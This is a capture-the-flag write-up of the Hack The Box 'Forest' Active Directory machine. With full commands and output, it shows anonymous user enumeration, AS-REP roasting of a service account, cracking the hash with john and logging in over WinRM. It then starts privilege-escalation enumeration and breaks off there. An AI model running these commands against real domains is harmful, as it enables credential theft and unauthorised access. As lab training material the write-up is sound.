Forest hack the box machine – writeup

Ip 10.10.10.161
By yodamaster

Give respect: https://www.hackthebox.eu/home/users/profile/49841

First we start enumeration:

Nmap:
- nmap -sC -sV 10.10.10.161

```
Starting Nmap 7.60 ( https://nmap.org ) at 2019-11-03 10:38 IST
Nmap scan report for 10.10.10.161
Host is up (0.091s latency).
Not shown: 989 closed ports
PORT     STATE SERVICE      VERSION
53/tcp   open  domain       Microsoft DNS
88/tcp   open  kerberos-sec Microsoft Windows Kerberos (server time: 2019-11-03 08:45:53Z)
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds Windows Server 2016 Standard 14393 microsoft-ds (workgroup: HTB)
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap         Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
Service Info: Host: FOREST; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 6m48s, deviation: 0s, median: 6m48s
| smb-os-discovery:
|   OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard 6.3)
|   Computer name: FOREST
|   NetBIOS computer name: FOREST\x00
|   Domain name: htb.local
|   Forest name: htb.local
|   FQDN: FOREST.htb.local
|_  System time: 2019-11-03T01:46:00-07:00
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: required
| smb2-security-mode:
|   2.02:
|_    Message signing enabled and required
| smb2-time:
|   date: 2019-11-03 10:46:02
|_  start_date: 2019-11-03 10:41:40

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 133.45 seconds
```

Plan attack path:

we can see this is an active directory domain environment (htb.local) windows server 2016.

- Enumerate dns (53)
- Enumerate msrpc,smb (135,445) – maybe we can pull users and or open shares
- Enumerate ldap (389,3268,3269) – maybe we can pull users,email,passwords
- Enumerate kerberos (88)

Dns Enumeration – using nslookup: zone transfer

```
root@kali:~/Desktop/hackthebox/forest# nslookup
> server 10.10.10.161
Default server: 10.10.10.161
Address: 10.10.10.161#53
> 127.0.0.1
1.0.0.127.in-addr.arpa  name = localhost.
> htb.local
Server:         10.10.10.161
Address:        10.10.10.161#53

Name:   htb.local
Address: 10.10.10.161
> set q=AXFR
> //htb.local
Server:         10.10.10.161
Address:        10.10.10.161#53

** server can't find //htb.local: NXDOMAIN
; Transfer failed.
> //forest.htb.local
Server:         10.10.10.161
Address:        10.10.10.161#53

** server can't find //forest.htb.local: NXDOMAIN
; Transfer failed.
>
```

Smb Enumeration – using smbmap and smbclient

- Check for open shares:


```
root@kali:~/Desktop/hackthebox/forest# smbmap -H 10.10.10.161
[+] Finding open SMB ports....
[+] User SMB session establishd on 10.10.10.161...
[+] IP: 10.10.10.161:445        Name: 10.10.10.161
        Disk                                                    Permissions
        ----                                                    -----------
[!] Access Denied
root@kali:~/Desktop/hackthebox/forest# smbclient -L \\10.10.10.161 -N
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
smb1cli_req_writev_submit: called for dialect[SMB3_11] server[10.10.10.161]
Error returning browse list: NT_STATUS_REVISION_MISMATCH
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.10.161 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Failed to connect with SMB1 -- no workgroup available
```

- We don’t have any open shares without creds, lets continue to RPC:

```
root@kali:~/Desktop/hackthebox/forest# rpcclient -U "" 10.10.10.161 -N
rpcclient $> enumdomusers
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[DefaultAccount] rid:[0x1f7]
user:[$331000-VK4ADACQNUCA] rid:[0x463]
user:[SM_2c8eef0a09b545acb] rid:[0x464]
user:[SM_ca8c2ed5bdab4dc9b] rid:[0x465]
user:[SM_75a538d3025e4db9a] rid:[0x466]
user:[SM_681f53d4942840e18] rid:[0x467]
user:[SM_1b41c9286325456bb] rid:[0x468]
user:[SM_9b69f1b9d2cc45549] rid:[0x469]
user:[SM_7c96b981967141ebb] rid:[0x46a]
user:[SM_c75ee099d0a64c91b] rid:[0x46b]
user:[SM_1ffab36a2f5f479cb] rid:[0x46c]
user:[HealthMailboxc3d7722] rid:[0x46e]
user:[HealthMailboxfc9daad] rid:[0x46f]
user:[HealthMailboxc0a90c9] rid:[0x470]
user:[HealthMailbox670628e] rid:[0x471]
user:[HealthMailbox968e74d] rid:[0x472]
user:[HealthMailbox6ded678] rid:[0x473]
user:[HealthMailbox83d6781] rid:[0x474]
user:[HealthMailboxfd87238] rid:[0x475]
user:[HealthMailboxb01ac64] rid:[0x476]
user:[HealthMailbox7108a4e] rid:[0x477]
user:[HealthMailbox0659cc1] rid:[0x478]
user:[sebastien] rid:[0x479]
user:[lucinda] rid:[0x47a]
user:[svc-alfresco] rid:[0x47b]
user:[andy] rid:[0x47e]
user:[mark] rid:[0x47f]
user:[santi] rid:[0x480]
rpcclient $>
```

we can see that we successfully enumerated a list of users using rpcclient !!! the next step will be trying to get a password to one of those users. Maybe ldap can give us something.

Ldap Enumeration – using nmap script (ldap-search)



```
root@kali:~/Desktop/hackthebox/forest# nmap --script ldap-search -p 389 10.10.10.161
Starting Nmap 7.80 ( https://nmap.org ) at 2019-11-19 12:24 IST
Nmap scan report for 10.10.10.161
Host is up (0.092s latency).

PORT    STATE SERVICE
389/tcp open  ldap
| ldap-search:
|   Context: DC=htb,DC=local
|     dn: DC=htb,DC=local
|         objectClass: top
|         objectClass: domain
|         objectClass: domainDNS
|         distinguishedName: DC=htb,DC=local
|         instanceType: 5
|         whenCreated: 2019/09/18 17:45:49 UTC
|         whenChanged: 2019/11/19 05:39:33 UTC
|         subRefs: DC=ForestDnsZones,DC=htb,DC=local
|         subRefs: DC=DomainDnsZones,DC=htb,DC=local
|         subRefs: CN=Configuration,DC=htb,DC=local
|         uSNCreated: 4099
|         dSASignature: \x01\x00\x00\x00(\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0
|         uSNChanged: 266275
|         name: htb
|         objectGUID: dff0c71a-49a9-264b-8c7b-52e3e2cb6eab
|         \x00\x00\x00\x00\x00\x00\x00\x80+\xBA\x07\xA0+|B\x8E\x91\xB7\x8C\xE2\xAFM\x9B
|         \xF0\x00\x00\x00\x00\x00\x00\xFCN\x99\x13\x03\x00\x00\x00i\xB5Y\x1F\xFA\x8B\xA9G\xB3\x
k#YyAJ\xB9Y_\x82h\x9A\x08q\x05\xA0\x00\x00\x00\x00\x00\x00_!\x99\x13\x03\x00\x00\x00\xFD!?9\xEE\
0\x00\x00\x10<\x01A\xB4\x8C\x9DE\x88\xE2z\xBC\x05\x8E\xE3\xD7\x150\x03\x00\x00\x00\x00\x00\xD5\x
\x00\x00\x00\x9F=\x99\x13\x03\x00\x00\x00N|cxf\x16\xECI\xAB\x9C\xCDQ\xEE`H\x81\x13p\x02\x00\x00\
\x0C\x10\x01\x00\x00\x00\x00\x00\x86\xC5\x99\x13\x03\x00\x00\x00\xB7\x02\xFE\x8F
|         \xB6\xFBE\x99\x96!"\xAD1\x8A\xA7\x06\xB0\x00\x00\x00\x00\x00\x00\xD7)\x99\x13\x03\x00\
xCA\xAD\x99\x13\x03\x00\x00\x00P]\xEF\xA2\6\xF3L\xBD\xC6\xE1/7\x82\x91\xD9\x17\xA0\x03\x00\x00\x
0\x00\x00\x00\x00\x00\x00\xCFE\x99\x13\x03\x00\x00\x00\x12\xE3\xA9\xF1\xC0\xBA\xB7O\xAEj\x87\xBC
|         creationTime: 132186155739724618
|         forceLogoff: -9223372036854775808
|         lockoutDuration: -18000000000
|         lockOutObservationWindow: -18000000000
|         lockoutThreshold: 0
|         maxPwdAge: -36288000000000
|         minPwdAge: -864000000000
|         minPwdLength: 7
|         modifiedCountAtLastProm: 0
|         nextRid: 1000
|         pwdProperties: 0
|         pwdHistoryLength: 24
|         objectSid: 1-5-21-3072663084-364016917-1341370565
|         serverState: 1
|         uASCompat: 1
|         modifiedCount: 1
|         auditingPolicy: \x00\x01
|         nTMixedDomain: 0
```


Ldap didn't gave anything new only some email accounts that we already have. We still need a password to one of the users lets check kerberos.

Kerberos Enumeration

AS-REP-Roasting

AS-REP Roasting is an attack against Kerberos for user accounts that do not require preauthentication when requesting a TGT.

The attacker can make KRB_AS_REQ [1] without authentication and get KRB_AS_REP(TGT) [2] which includes the user password hash.



Performing AS-REP Roasting with GetNPUsers (part of the impacket tool kit):

What we need:

- list of usernames to check (we have it from rpcclient)
- ip of the server (10.10.10.161)

```
root@kali:~/Desktop/hackthebox/forest# GetNPUsers.py htb.local/ -usersfile names.txt -format john -dc-ip 10.10.10.161
Impacket v0.9.21-dev - Copyright 2019 SecureAuth Corporation

[-] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] User HealthMailboxc3d7722 doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User HealthMailboxfc9daad doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User HealthMailboxc0a90c9 doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User HealthMailbox670628e doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User HealthMailbox968e74d doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User HealthMailbox6ded678 doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User HealthMailbox83d6781 doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User HealthMailboxfd87238 doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User HealthMailboxb01ac64 doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User HealthMailbox7108a4e doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User HealthMailbox0659cc1 doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User sebastien doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User lucinda doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$svc-alfresco@HTB.LOCAL:62f8485e97e1b531217c6be6fafeeab2$6a4807d9cd429190198f9b9d901b5e7de41f9a586a21c5113cc4e34fa112d2540330be119c5a7b4ba17bbde73e8b196e8360995cbffa8
aa83ba4a99283d85b536083fa97da3f3d083061d3fa7d47acfb8e89f513b16ea4e889839e45c6f088b5c07ddf469016e8a27529c6b5238cdcd436ff1ec3d3a7eddfbab8eebe4107a187a905f0182b0996881623c4f762e25
d6c3bbfa47c07c562f41ca8ebe025bad584abf680c26186855a9373ad13518ec9a5f815381690cbb8cf174338a31e75c2f8f2f85590f77779ea685503988b066b5a54e75e8bb7c96f163f38b994553bbe92546dda
[-] User andy doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User mark doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User santi doesn't have UF_DONT_REQUIRE_PREAUTH set
```

we got svc-alfresco hash in john the ripper compatible format ! Lets crack it.

Cracking the hash – using john with rockyou wordlist

```
root@kali:~/Desktop/hackthebox/forest# john --wordlist=/usr/share/wordlists/rockyou.txt hash.john
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 256/256 AVX2 8x])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
s3rvice          ($krb5asrep$svc-alfresco@HTB.LOCAL)
1g 0:00:00:04 DONE (2019-11-19 13:01) 0.2028g/s 828754p/s 828754c/s 828754C/s s401447401447401447..s3r2s1
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

hash has been cracked and we got the password “s3rvice”
svc-alfresco:s3rvice

Going back to the nmap we can try using those creds in smb:


```
root@kali:~/Desktop/hackthebox/forest# smbmap -H 10.10.10.161 -u svc-alfresco -p s3rvice
[+] Finding open SMB ports....
[+] User SMB session establishd on 10.10.10.161...
[+] IP: 10.10.10.161:445        Name: 10.10.10.161
        Disk                                                    Permissions
        ----                                                    -----------
        ADMIN$                                                  NO ACCESS
        C$                                                      NO ACCESS
        IPC$                                                    READ ONLY
        NETLOGON                                                READ ONLY
        SYSVOL                                                  READ ONLY
```

we only have READ ONLY we need a way to connect to the server with the creds we have.
Lets go back to do some more enumeration.

Nmap – scan all ports

```
root@kali:~/Desktop/hackthebox/forest# nmap -p- -T5 10.10.10.161 > nmap.allPorts
root@kali:~/Desktop/hackthebox/forest# cat nmap.allPorts
Starting Nmap 7.80 ( https://nmap.org ) at 2019-11-19 13:04 IST
Warning: 10.10.10.161 giving up on port because retransmission cap hit (2).
Nmap scan report for 10.10.10.161
Host is up (0.11s latency).
Not shown: 65511 closed ports
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
5985/tcp  open  wsman
9389/tcp  open  adws
47001/tcp open  winrm
49664/tcp open  unknown
49665/tcp open  unknown
49666/tcp open  unknown
49667/tcp open  unknown
49672/tcp open  unknown
49676/tcp open  unknown
49677/tcp open  unknown
49684/tcp open  unknown
49698/tcp open  unknown
49717/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 135.30 seconds
```

We can see port 5985 is open so we can use WinRM to connect to the box.
Lets use a tool called EvilWinRM- https://github.com/Hackplayers/evil-winrm



we can see that we are on the box and we can read the user flag.

Privilege Escalation

net user svc-alfresco -

```
*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop> net user svc-alfresco
User name                    svc-alfresco
Full Name                    svc-alfresco
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            11/19/2019 3:42:27 AM
Password expires             Never
Password changeable          11/20/2019 3:42:27 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   11/19/2019 3:18:14 AM

Logon hours allowed          All

Local Group Memberships
Global Group memberships     *Domain Users         *Service Accounts
The command completed successfully.
```

we are a member in Domain Users and Service Accounts.

doing net groups -

```
*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop> net groups

Group Accounts for \\

-------------------------------------------------------------
*$D31000-NSEL5BRJ63V7
*Cloneable Domain Controllers
*Compliance Management
*Delegated Setup
*Discovery Management
*DnsUpdateProxy
*Domain Admins
*Domain Computers
*Domain Controllers
*Domain Guests
*Domain Users
*Enterprise Admins
*Enterprise Key Admins
*Enterprise Read-only Domain Controllers
*Exchange Servers
*Exchange Trusted Subsystem
*Exchange Windows Permissions
*ExchangeLegacyInterop
*Group Policy Creator Owners
*Help Desk
*Hygiene Management
*Key Admins
*Managed Availability Servers
*Organization Management
*Privileged IT Accounts
*Protected Users
*Public Folder Management
*Read-only Domain Controllers
*Recipient Management
*Records Management
*Schema Admins
*Security Administrator
*Security Reader
*Server Management
*Service Accounts
*test
*UM Management
*View-Only Organization Management
```

we see:


- Exchange Servers
- Exchange Trusted Subsystem
- Exchange Windows Permissions

